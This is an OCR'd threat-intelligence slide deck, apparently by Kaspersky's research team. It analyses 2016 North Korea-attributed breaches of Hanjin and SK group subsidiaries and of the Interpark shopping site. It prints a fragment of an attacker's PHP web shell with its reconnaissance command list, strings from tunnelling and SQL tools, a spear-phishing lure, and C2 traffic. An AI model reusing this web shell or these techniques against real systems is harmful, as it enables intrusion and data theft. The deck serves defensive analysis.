AMBIGUOUS BOUNDARY BETWEEN CYBER CRIME AND CYBER ESPIONAGE :

2016 KOREA APT ATTACK CASE STUDY

By **Seongsu Park**

GREAT

Mar 2017


GReAT

- Global Research and Analysis Team, since 2008
- Threat intelligence, research and innovation leadership
- Focus: APTs, critical infrastructure threats, banking threats, sophisticated targeted attacks

GREAT Global Research & Analysis Team

KASPERSKY lab

APT ANNOUNCEMENTS KASPERSKY LAB




GREAT Global Research & Analysis Team

KASPERSKY lab

Table of Contents

South Korea Threat Landscape



Geopolitical issues

- Only divided nation in the world
- More than 60 years
- Not only physical attack but also cyber attack on going

Target for Intellectual Property

- Many High-tech company
- Many state-sponsored attacker aim IP from SK enterprise

North Korean Cyber Unit

North Korean Cyber Unit

Bureau 121
(North Korean Cyberwarfare)
Hacking and Cyberwar
- *infiltrate network*
- *Acquired confidential data*
- *Spread malware*

- **2009 7.7 DDoS attack**
- **2011 GPS Jamming**
- **2013 DarkSeoul**
- **2013 Bluehouse hacking**
- **2014 SPE hacking**


Bureau 91
Cyber army

Bureau 31, 32
Psychological warfare

Data investigation Team
Hack political, economical, social org.

Technical Recon Team
Hack Military Org.

APT Attack Lifecycle



GREAT Global Research & Analysis Team

KASPERSKY lab

Operation Gh0stRat

Operation Gh0stRat

North Korean hackers stole US fighter jet blueprints

NEWS

North Korea suspected hacking South Korean defense contractor

Officials are not certain DPRK is behind the attacks, h

North Korea hacked 140,000 South Korean computers in

Military probe underway over alleged N. Korean hacking into navy vessel builder

2016/05/10 11:08

On May 2016, Korea two big enterprises was BREACHED

GREAT Global Research & Analysis Team

KASPERSKY lab

Operation Gh0stRat


Incident Overview

- **When?**
  - Published by police on June, 2016
  - Attack was on-going from July, 2014
- **Confirmed Victim?**
  - 10 subsidiary of Hanjin (include Korean Air)
  - 17 subsidiary of SK group
- **Damage?**
  - Totally more than 40K document breached
  - Blueprint of F-15 wings, UAV blueprint under developing

Operation Gh0stRat

Initial Infection

- **PMS(Patch Management System) Exploitation**



Operation Gh0stRat

Command and Control

- **Gh0st RAT Variant**

GREAT Global Research & Analysis Team

KASPERSKY lab

Operation Gh0stRat

Privilege Escalation, Data Exfiltration

- **Not just Gh0st**

plink : Port forwarding

```
A 0004D6A4  0044D6A4  0   plink:
A 0004D6AC  0044D6AC  0         Specify the serial configuration (serial only)
A 0004D6E8  0044D6E8  0   -sercfg configuration-string (e.g. 19200,8,n,1,X)
A 0004D720  0044D720  0         open tunnel in place of session (SSH-2 only)
A 0004D75C  0044D75C  0   -nc host:port
A 0004D770  0044D770  0   -N      don't start a shell/command (SSH-2 only)
A 0004D7A8  0044D7A8  0   -s      remote command is an SSH subsystem (SSH-2 only)
A 0004D7E8  0044D7E8  0   -m file  read remote command(s) from file
A 0004D818  0044D818  0   -agent   enable use of Pageant
A 0004D83C  0044D83C  0   -noagent  disable use of Pageant
A 0004D860  0044D860  0   -i key   private key file for authentication
A 0004D894  0044D894  0   -C      enable compression
A 0004D8B4  0044D8B4  0   -4 -6   force use of IPv4 or IPv6
A 0004D8DC  0044D8DC  0   -1 -2   force use of particular protocol version
A 0004D914  0044D914  0   -t -T   enable / disable pty allocation
```

ISQL : SQL query tool

```
R 0000C872  0040E872  13  osql: unknown option %s
R 0000C8A2  0040E8A2  14  usage: osql          [-U login id]        [-P password]
R 0000C91E  0040E91E  15  [-S server]         [-H hostname]        [-E trusted connection]
R 0000C9B0  0040E9B0  16  [-d use database name] [-l login timeout]  [-t query timeout]
R 0000CA36  0040EA36  17  [-h headers]        [-s colseparator]    [-w columnwidth]
R 0000CAB8  0040EAB8  18  [-a packetsize]     [-e echo input]      [-I Enable Quoted Identifiers
R 0000CB56  0040EB56  19  [-L list servers]   [-c cmdend]          [-D ODBC DSN name]
R 0000CBDC  0040EBDC  20  [-q "cmdline query"]  [-Q "cmdline query" and exit]
R 0000CC4A  0040EC4A  21  [-n remove numbering]  [-m errorlevel]
R 0000CC9C  0040EC9C  22  [-r msgs to stderr]  [-V severitylevel]
R 0000CCF4  0040ECF4  23  [-i inputfile]      [-o outputfile]
R 0000CE4E  0040EE4E  25  Password:
```


Webshell : Data exfiltration

```
<?php
$auth_pass = "46eb65984383e4f91a7042d06a0184e5";
$color = "#00ff00";
$default_action = 'FilesMan';
```

```
if($os == 'win')
    $aliases = array(
        "List Directory" => "dir",
        "Find index.php in current dir" => "dir /s /w /b index.php",
        "Find *config*.php in current dir" => "dir /s /w /b *config*.php",
        "Show active connections" => "netstat -an",
        "Show running services" => "net start",
        "User accounts" => "net user",
        "Show computers" => "net view",
        "ARP Table" => "arp -a",
        "IP Configuration" => "ipconfig /all"
    );
else
    $aliases = array(
          "List dir" => "ls -la",
        "list file attributes on a Linux second extended file system" => "lsatt
          "show opened ports" => "netstat -an | grep -i listen",
        "Find" => "",
          "find all suid files" => "find / -type f -perm -04000 -ls",
```

Operation Gh0stRat

Summary



Interpark Breached

Interpark Breached

South Korea blames North Korea for brea
compromised 10M users

Share this content:

South Korean authorities are blaming their northern neighbors for ng the websi of an e-commerce firm and m g the more than 10 million

On July 11, Interpark, a Seoul-based website, learned that an APT attack in May allowed attackers to steal personal data including names, email addresses, telephone numbers and other information, the agency said in a statement

S. Korea blames n bors to the north for compromised 10M users.

North Korea blamed for massive data breach affecting 10 million internet shoppers

Search GO

RECOMMENDED

Inheriting Chaos: ISIS and the next president

e Corps' top brass in shington silences men in combat' dissent

These celebrities are devoutly Christian – and you probably didn't realize it

On July 2016, Korea big e-Commerce Company was BREACHED

Authorities in South Korea are blaming hackers from North Korea for a massive data breach affecting 10 milli Interpark online shoppers.

North Korea launched a new cyber attack against the South, according to the Government of Seoul a massive data breach exposed data belonging to an Internet shopping mall.

South Korea: Cyberattack By North Korea Exposed Data Of 10 Million Consumers

Personal data of visitors to online shopping portal stolen, says South Korea police.

Interpark Breached

- **When?**
  - Published by Interpark on July, 2016
  - Attack was on-going from May, 2016
- **Confirmed Victim?**
  - Korea NO.1 e-Commerce named Interpark
- **Damage?**
  - More than 10M customer data was leaked
  - Suffer damage to the company's image

Interpark Breached

Timeline

MAY 2016

May 3
Malware build

May 3
Malware delivered to victim(나의 사진.zip)

JUL 2016

July 11
Threat actor sent threat email to Interpark CEO

July 12
Inform the incident to National Police

July 25
Officially announced the company is breached

AUG 2016


August 31
Officially announced investigation result

Interpark Breached

Intelligence gathering

Phishing email

- Threat actor sent phishing email to gather portal ID/password
- Very similar with legitimate portal page
- Just gather login credential for information gathering




GREAT Global Research & Analysis Team

Interpark Breached

Intelligence gathering

Gathering information from private portal service

- Gather email conversation with other person
- Got reliable email sender address from email box



- Gather personal data from private cloud
- Steal family pictures for malware creation


KASPERSKY lab

Interpark Breached

Initial Exploitation

Send spear phishing email

- Disguise email sender address as brother
- Imitate way of brother's speaking
- Email contents disguise as picture of our family



To : Younger sister


Subject : Our never forget hometown

Content :

I made this since I was boring. It makes me choked up.

Attachment : Our family.zip

Interpark Breached



Slide show style legitimate screensaver popup to deceive user

우리 가족.zip

My family.zip

우리 가족.scr

My family.scr

with **/update** argument

msoia.exe

with **/AUTOSTART** argument

ielowutil.exe

C2 server

Interpark Breached

Command and Control

Using SSL communication

```
13 00 00 80 15 00 00 80 03 00 00 80 70 00 00 80 00 00 00 00  ........o.......................p.......
22 19 40 00 26 19 40 00 FB 16 40 00 F6 26 40 00 1B 3B 40 00  y.@...@...@.........".@.&.@...@..&@..;@.
40 1C 78 C0 04 00 05 00 2F 00 35 00 11 C0 13 C0 14 C0 00 00  .;@.0!@..;@........N@.x...../.5........
4A 49 40 00 1B 47 40 00 6E 49 40 00 6E 49 40 00 8A 46 40 00  ..|?5\|@.H@.JI@..H@.JI@..G@.nI@.nI@..F@.
4D 63 40 00 A9 A6 40 00 00 00 00 00 6B 2B F6 97 DD 6F 7B 40  .a@..b@.Mc@..a@..b@.Mc@...@.....k+...o{@
4F 70 65 6E 53 53 4C 20 31 2E 30 2E 31 71 20 33 20 44 65 63  3M...@.....6.@.J.@.OpenSSL 1.0.1q 3 Dec
62 2E 63 00 41 4C 4C 3A 21 45 58 50 4F 52 54 3A 21 61 4E 55  2015.4...\ssl\ssl_lib.c.ALL:!EXPORT:!aNU
53 53 4C 76 32 00 00 00 73 2D 3E 73 69 64 5F 63 74 78 5F 6C  LL:!eNULL:!SSLv2....SSLv2...s->sid_ctx_l
69 64 5F 63 74 78 00 00 73 73 6C 33 2D 73 68 61 31 00 00 00  ength <= sizeof s->sid_ctx..ssl3-sha1...
00 00 00 00 75 6E 6B 6E 6F 77 6E 00 53 53 4C 76 33 00 00 00  ssl3-md5....ssl2-md5....unknown.SSLv3...
50 34 41 00 C0 35 41 00 C0 34 41 00 D0 A7 41 00 A0 5F 41 00  TLSv1...TLSv1.2.....P4A..5A..4A...A.._A.
```

4	0.000000	10.0.2.15	220.132.191.110	TCP	40	50146 → 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
5	0.000000	10.0.2.15	10.0.2.15	TCP	40	50146 → 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
6	0.092000	10.0.2.15	220.132.191.110	SSL	170	Client Hello
7	0.092000	10.0.2.15	10.0.2.15	SSLv3	170	Client Hello
8	0.092000	10.0.2.15	10.0.2.15	TCP	40	443 → 50146 [ACK] Seq=1 Ack=131 Win=7936 Len=0
